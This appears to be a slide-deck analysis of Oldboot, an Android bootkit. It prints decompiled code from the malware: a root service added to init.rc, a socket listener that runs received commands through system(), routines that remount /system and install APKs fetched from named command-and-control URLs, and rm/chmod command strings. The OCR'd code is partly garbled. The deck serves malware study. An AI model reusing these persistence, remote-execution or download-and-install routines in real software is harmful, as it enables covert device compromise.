Android Bootkit Malware Analysis



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What is Bootkit?

- Bootkit = Rootkit + Boot capability
 - Boot sector of a disk is infecting the host when introduced at the boot process.

• Ex) Windows MBR Rootkit

Android Boot Partition

Android devices' boot partition uses
 RAM disk file system

 Consist of Linux kernel(zImage) & root file system ramdisk(initrd; initial ramdisk)

Android Boot Process



• init process is first process on Android

Stealth Technic of Android Bootkit

 Modifying devices' boot partition and booting script during early stage of system's booting for hiding and protecting itself

 Launching system service as root and extracting malware app as system app

Characteristics of Android Bootkit

Bypass built-in kernel-level security restrictions

Difficult to detect and cure by AV

Oldboot; The First Android Bootkit

Oldboot

- Reported by Qihoo360 in China
- The first bootkit officially found on Android in the wild
- More than 500,000 Android devices infected in China
- Proof that the boot partition of Android could be infected easily

How Android Can Be Infected?

 The attacker has a chance to physically touch the devices, and flash a malcious boot.img image files to the boot partition of the disk

How Android Can Be Infected? (cont)

- Qihoo360 found the infected device in big IT mall in Beijing
- the recovery partition has been replaced by a custom recovery ROM. and the timestamp of all files in the boot partition are the same.





How Android Can Be Infected? (cont)

 based on Qihoo's cloud security technology, they figured out almost infected devices are only well-known device such as the Galaxy Note II

Oldboot Bootkit's Components

- Oldboot.a
 - init.rc (modified)
 - imei_chk (located at /sbin)
 - libgooglekernel.so (located at /system/lib)
 - GoogleKernel.apk (located at /system/app)

Analyzing init process(init.rc)

- Content of the modified init.rc
 - Adding imei_chk service as root

```
service imei_chk /sbin/imei_chk socket imei_chk stream 666 root root
```

Analyzing imei_chk

Extract so files

```
sprintf(&s, "mount -o remount,rw %s /systemWn", v0);
system(&s);
                                           // mount -o remount,rw /system로 rw가능하게 마운트
v3 = fopen("/system/lib/libgooglekernel.so", "r");//
                                           // /system/lib/libgooglekernel.so 파일이 존재하는지 체크
if ( U3 )
 func fclose(v3);
else
                                           // 파일이 존재하지 않으면 생성
  android log print(4, "imei chk", "so뉏뻑訮띶혌);
 func drop sofile from rodata("/system/lib/libgooglekernel.so");
  sprintf(&s, "chown system.system %s\n", "/system/lib/libqooqlekernel.so");// 파일 소유자와 그룹을 system으로
  system(&s);
 sprintf(&s, "chmod 644 %s\n", "/system/lib/libgooglekernel.so");// rw- r-- r--
  system(&s);
3
 .rodata:00016A2C unk 16A2C
                                                         ; DATA XREF: func drop sofile from rodata+10îo
                                 DCB 0x7F ; III
                                                         : .qot:off_290F810
 .rodata:00016A2C
 .rodata:00016A2D
 .rodata:00016A2E
                                 DCB 0x4C ; L
 .rodata:00016A2F
                                 DCB 0x46 ; F
 .rodata:00016A30
                                 DCB
                                        1
                                 DCB
                                        1
 .rodata:00016A31
 .rodata:00016A32
                                 DCB
```

Analyzing imei_chk (cont)

Extract apk files

```
v4 = fopen("/system/app/GoogleKernel.apk", "r");//
                                                     // /system/app/GoogleKernel.apk 파일이 존재하는지 체크
          if ( 04 )
            func_fclose(04);
                                                     // 파일이 존재하지 않으면 생성
          else
            android log print(4, "imei chk", "apk뉏뻑訝띶혌);
            func_drop_APKfile_from_rodata("/system/app/GoogleKernel.apk");
            sprintf(&s, "chown system.system %s\n", "/system/app/GoogleKernel.apk");
            system(&s);
            sprintf(&s, "chmod 644 %s\n", "/system/app/GoogleKernel.apk");
            system(&s);
     .rodata:0000988C ; Segment type: Pure data
                                     AREA .rodata, DATA, READONLY
     .rodata:0000988C
     .rodata:0000988C
                                     : ORG 0x988C
                                                             ; DATA XREF: func_drop_APKfile_from_rodata+1Cîo
                                     DCB 0x50 : P
     .rodata:0000988C unk 988C
                                                             ; .qot:off 290FCio
     .rodata:0000988C
                                     DCB 0x4B ; K
     .rodata:0000988D
     .rodata:0000988E
                                     DCB
sprintf(&s, "mount -o remount,ro %s /system#n", v1);// read only로 재 마운트
system(&s);
sprintf(&s, "pm enable %s\n", "com.android.googlekernel");// com.android.googlekernel 패키지를 사용 가능 상태로 설정
system(&s);
```

Analyzing imei_chk (cont)

Socket listening & read

```
v6 = stack chk quard;
memcpy(&dest, "ANDROID_SOCKET_", 0x10u);
memset(&s, 0, 0x30u);
strlcpy(&v4, "imei chk", 48);
if ( fd >= 0 )
 if ( !listen(fd, 5) )
   fcntl(fd, 2, 1);
   while (1)
    while (1)
      addr len = 16;
      v5 = accept(fd, (struct sockaddr *)&v17, &addr len);
while (v7 < v6)
  v8 = read(v4, (void *)(v5 + v7), v6 - v7);
  if ( \cup 8 >= 0 )
    if ( !v8 )
      _android_log_print(6, "imei_chk", "eof₩n");
      goto LABEL 6;
    v7 += v8:
```

Analyzing imei_chk (cont)

executes received commands

```
arg a2 = a2;
cmd arg = a1;
v7 = stack_chk_guard;
memset(&cmd, 0, 0x400u);
index = 0:
while ( index < arg a2 )
  strcat(&cmd, *cmd arg);
  if ( index != arg a2 - 1 )
    strcat(&cmd, " ");
  ++index;
  ++cmd_arg;
_android_log_print(6, "imei_chk", "碌죱('%s')₩n", &cmd);
system(&cmd);
```

Analyzing GoogleKernel.apk

GoogleKernel.apk's AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="30" android:versionName="3.0" package="com.android.googlekernel">
    <uses-sdk android:minSdkVersion="8" android:targetSdkVersion="15" />
    <uses-permission android:name="android.permission.RECEIVE BOOT COMPLETED" />
    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS" />
    <uses-permission android:name="android.permission.WRITE EXTERNAL STORAGE" />
    <uses-permission android:name="android.permission.INSTALL PACKAGES" />
    <uses-permission android:name="android.permission.DELETE PACKAGES" />
    <uses-permission android:name="android.permission.CLEAR APP CACHE" />
    <uses-permission android:name="android.permission.READ PHONE STATE" />
    <uses-permission android:name="android.permission.CLEAR APP USER DATA" />
    <uses-permission android:name="android.permission.ACCESS NETWORK STATE" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.CHANGE NETWORK STATE" />
    <uses-permission android:name="android.permission.WRITE APN SETTINGS" />
    <uses-permission android:name="android.permission.WRITE SECURE SETTINGS" />
   <uses-permission android:name="android.permission.WRITE SETTINGS" />
    <uses-permission android:name="android.permission.ACCESS WIFI STATE" />
    <uses-permission android:name="android.permission.CHANGE WIFI STATE" />
```

GoogleKernel.apk's AndroidManifest.xml

```
<application android:label="GoogleKernel"</pre>
    android:allowClearUserData="false" android:persistent="true"
    android:process="system" android:allowBackup="true"
    android:killAfterRestore="false">
    <receiver android:name="com.android.service.BootRecv">
        <intent-filter android:priority="2147483647">
            <action android:name="android.intent.action.BOOT_COMPLETED" />
            <category android:name="android.intent.category.DEFAULT" />
       </intent-filter>
       <intent-filter android:priority="2147483647">
            <action android:name="android.intent.action.USER PRESENT" />
        </intent-filter>
    </receiver>
    <receiver android:name="com.android.service.EventsRecv">
       <intent-filter android:priority="2147483647">
            <action android:name="android.intent.action.SCREEN OFF" />
            <action android:name="android.intent.action.SCREEN ON" />
            <action android:name="android.net.conn.CONNECTIVITY CHANGE" />
       </intent-filter>
   </receiver>
    <service android:name="com.android.service.Dalvik">
        <intent-filter>
            <action android:name="com.android.service.Dalvik" />
            <category android:name="android.intent.category.default" />
        </intent-filter>
    </service>
</application>
```

BootRecv service

```
public class BootRecv extends BroadcastReceiver
  public BootRecv()
  public void onReceive(Context context, Intent intent)
    if(intent.getAction().equals("android.intent.action.BOOT COMPLETED"))
       Intent intent1 = new Intent(context, com/android/service/Dalvik);
       intent1.setAction("com.android.service.Dalvik");
       context.startService(intent1);
    if(intent.getAction().equals("android.intent.action.USER_PRESENT") && !f.a(context))
       Intent intent3 = new Intent(context, com/android/service/Dalvik);
       intent3.setAction("com.android.service.Dalvik");
       context.startService(intent3);
    if(intent.getAction().equals("RE START"))
       Intent intent2 = new Intent(context, com/android/service/Dalvik);
       intent2.setAction("com.android.service.Dalvik");
       context.startService(intent2);
```

EventsRecv service

Dalvik service

```
public void onCreate()
  super.onCreate();
  b = new EventsRecv();
  IntentFilter intentfilter = new IntentFilter();
  intentfilter.addAction("android.intent.action.SCREEN_OFF");
  intentfilter.addAction("android.intent.action.SCREEN ON");
  intentfilter.addAction("LOAD DATA");
  intentfilter.addAction("RUN_SERVICE");
  registerReceiver(b, intentfilter);
  a = true:
public void onDestroy()
  super.onDestroy();
  if(b != null && a)
    unregisterReceiver(b);
    a = false;
public void onStart(Intent intent, int i)
  super.onStart(intent, i);
  (new a(this)).start();
public boolean a;
private EventsRecv b;
```

Incomplete malicious function

```
public static void sendSMS(String s, String s1)
{
}
```

 Communicate with libgooglekernel.so by JNI

```
public JniInterface()
public static native int add(Context context, String s, String s1);
public static native void doWork(Context context, String s, boolean flag);
public static native String getChannelld();
public static native String getId();
public static native int remove(Context context, String s);
public static native void writeSysLog(String s, String s1);
static
  System.loadLibrary("googlekernel");
```

Analyzing libgooglekernel.so

 Connecting to its C&C Servers to download configuration files

```
*(_DWORD *)(a1 + 4) = "http://androld999.com:8090/backurl.do";
 v3 = (const char *)(a1 + 12);
 v4 = a1:
 *(_DWORD *)(a1 + 8) = "androld66666.com";
 HZ strcpy(a1 + 12, "//data//data//com.android.googlekernel//", "bakdata//");
 HZ strcpy(v4 + 112, v3, "dns.i");
 HZ_strcpy(v4 + 212, v3, "post.i");
 HZ strcpy(v4 + 312, v3, "db.i");
 memcpy((void *)(v4 + 412), "mnt/sdcard/.android_security/", 0x1Eu);
 memcpy((void *)(v4 + 512), "mnt/sdcard/.android security/bakdata.i", 0x27u);
if ( File ISExist("//data//data//com.android.googlekernel//db//") )
 File Create Dir("//data//data//com.android.googlekernel//db//");
result_FileServerUrlPath = getFileServerUrlPath(v_a1, v_a3);// checkOutAvailableURLPath
result VersionUrl = qetVersionUrl(v a1, result FileServerUrlPath, v a3);
result HttpGetResult = getHttpGetResult(v a1, result VersionUrl);
Wlion FreeString(v a1, result VersionUrl);
parseJsonData(v a1, v a2, result FileServerUrlPath, result HttpGetResult);
```

Location of C&C Server





Location of C&C Server





Downloading APK file

```
if ( a2 )
{
    v72 = Wlion_GBKCharToJString(a1, "http://");
    v73 = Wlion_GBKCharToJString(v69, ":9090/installreq2.do");
}
else
{
    v72 = Wlion_GBKCharToJString(a1, "http://");
    v73 = Wlion_GBKCharToJString(v69, ":8090/installreq.do");
}

    v72 = Wlion_GBKCharToJString(a1, "http://");
    v73 = Wlion_GBKCharToJString(v69, ":9090/installapp2.do");

lse

    v72 = Wlion_GBKCharToJString(a1, "http://");
    v73 = Wlion_GBKCharToJString(v69, ":9090/installapp2.do");
```

Downloading APK file

```
v23 = Wlion_GBKCharToJString(v12, ".apk");
v24 = Wlion_Strcat(v12, a5, v23);
if ( a12 )
    v18 = Wlion_GBKCharToJString(v12, "mnt/sdcard/xdbtmp/");
else
    v18 = Wlion_GBKCharToJString(v12, "//data//data//com.android.googlekernel//download//");
v19 = Wlion_Strcat(v12, v18, v24);
v28 = getApkDownloadUrl(v12, v13, v14, v22);
if ( downloadFile(v12, v28, v18, v19) )
{
    install(v12, v13);
    sendLauncherMsg(v12, v13);
    v21 = (const char *)(*(int (__fastcall **)(_DWORD, _DWORD, _DWORD))(*(_DWORD *)v12 + 676))(v12, v19, 0);
    File_Delete(v21);
    (*(void (__fastcall **)(_DWORD, _DWORD, _DWORD))(*(_DWORD *)v12 + 680))(v12, v19, v21);
}
```


Installing downloaded APK as system application

```
int __fastcall installSystemApp(int a1, int a2, int a3, int a4)
      int u a3: // r6@1
      int v a1: // r4@1
      int v a4: // r1001
      int u7: // r9@1
      int u8: // r701
      int u9: // r802
cnds v a3 = a3;
                                                                                                            v8
cnds 0_a1 = a1;
      0 a4 = a4;
      v7 = getHntDevName(a1, (int)"/system", (int)"/proc/mounts");
      u8 = getStringArray(v a1, v7, " ");
      if ( (*(int ( fastcall **)(int, int))(*( DWORD *)v a1 + 684))(v a1, v8) <- 1 )
cnds (
        LOGE();
      else
        v9 = (*(int (_fastcall ==)(int, int, signed int))(*(_DWORD =)v_a1 + 692))(v_a1, v8, 1);
        cmds_mount(v_a1, v9, (int)"/system", (int)"rw");// "cmds mount -o remount,rw %s /system", v8
                                                   // "cnds rn -r %s"
        ends rm(v a1, v a3);
                                                   // "cnds cat %s>%s"
        cnds nv(v a1, v a3, v a4);
        cmds_chown(v_a1, v_a3, "system.system"); // "cmds chown system.system %s",v6
        cnds_chnod(v_a1, v_a3, "644");
                                                    // "cnds chmod 644 %s", v6
        cnds mount(v a1, v9, (int)"/system", (int)"ro");// "cnds mount -o remount,%s %s %s", v a4, v8, v a3
        Wlion FreeObject(v a1, v8):
        Wlion FreeString(v a1, v7);
        Wlion_FreeString(v a1, v9);
      return 8:
```

Deleting system application

```
int fastcall uninstallSystemApp(int a1, int a2, int a3)
     int v a3; // r9@1
     int v a1; // r4@1
     int u5: // r701
     int v6: // r6@1
     int u7: // r8@2
     v a3 = a3:
     u a1 = a1;
     v5 = getMntDevName(a1, (int)"/system", (int)"/proc/mounts");
     v6 = getStringArray(v_a1, v5, " ");
     if ( (*(int ( fastcall **)(int, int))(*( DWORD *)v a1 + 684))(v a1, v6) > 1 )
       v7 = (*(int ( fastcall **)(int, int, signed int))(*(_DWORD *)v_a1 + 692))(v_a1, v6, 1);
       cnds mount(v a1, v7, (int)"/system", (int)"rw");// "cmds mount -o remount,rw %s /system", v8
                                                  // "cmds rm -r %s"
       cnds rn(v a1, v a3);
       cnds mount(v a1, v7, (int)"/system", (int)"ro");// "cmds mount -o remount,ro %s /system", v8
       Wlion FreeObject(v a1, v6);
       Wlion FreeString(v a1, v5);
       Wlion FreeString(v a1, v7);
     return 0:
cmds_mount(v_a1, v7, (int)"/system", (int)"rw");// "cmds mount -o remount,rw %s /system", v8
cmds rm(v a1, v a3);
                                                // "cmds rm -r %s"
cmds mount(v a1, v7, (int)"/system", (int)"ro");// "cmds mount -o remount,ro %s /system", v8
```

Oldboot.a Running Flow Chart



Preview point of Android Bootkit Malware

- Totally new malware attack method on Android
- Not only apk can be infected



References

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Q & A

Any question so far?



